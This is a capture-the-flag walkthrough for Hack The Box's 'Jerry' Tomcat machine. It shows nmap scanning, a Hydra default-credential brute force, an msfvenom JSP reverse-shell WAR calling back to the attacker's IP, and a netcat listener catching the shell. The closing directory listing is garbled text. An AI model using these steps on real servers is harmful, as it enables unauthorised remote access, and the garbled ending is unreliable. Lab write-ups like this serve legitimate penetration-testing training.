Hack The Box - Jerry server walkthrough


Since it it possible to use msfvenom in OSCP exam (did not know that until now), I will start using it for creating my own payloads.

First - enumerate the box:


nmap -sT -sC -sV -A 10.10.10.95

Only port 8080 with Tomcat & Java engine...

Let's check the site 10.10.10.95:8080. Nothing special, but it has some interesting buttons to play with...



Manager app gives you login screen & permission denied when used.



but it mentions username: tomcat and password: s3cret ... Which WORKS. So we can use it. To be 100% sure, let's brute force the site for confirmation:

hydra 10.10.10.95 -C /usr/share/seclists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt http-get /manager/html -s 8080

```
root@kali:/usr/share/seclists# hydra 10.10.10.95 -C /usr/share/seclists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt http-get /manager/html -s 8080
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-26 15:01:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 79 login tries, ~5 tries per task
[DATA] attacking http-get!/10.10.10.95:8080/manager/html
[8080][http-get] host: 10.10.10.95 login: admin password: admin
[8080][http-get] host: 10.10.10.95 login: admin password: admin
[8080][http-get] host: 10.10.10.95 login: tomcat password: s3cret
[8080][http-get] host: 10.10.10.95 login: tomcat password: s3cret
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-04-26 15:01:21
root@kali:/usr/share/seclists#
```

Yep - tomcat / s3cret is a valid username&password.

When login, we can see that we should be able to upload a WAR file (war = web JAR archive...). So let's create a reverse shell for JAVA:

msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.20 LPORT=4444 -f war > reverse.war

and upload it there:



Before you click on your reverse shell, open a new window with listener on: (nc -lnvp 4444):

```
root@kali:/# nc -nvlp 4444
listening on [any] 4444 ...

connect to [10.10.14.22] from (UNKNOWN) [10.10.10.95] 49194
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>
C:\apache-tomcat-7.0.88>
```

And go get the flags!

```
Directory of C:\Users\Administrator\Desktop Whatan Problem | MMCCIn | Google | C proxys | 10.10 | More | Hoof, 19/2018 | 67.09 AM | 40.10 | More | Hoof, 19/2018 | 67.09 AM | 40.10 | More | Hoof, 19/2018 | 67.09 AM | 40.10 | More | Hoof, 19/2018 | More
```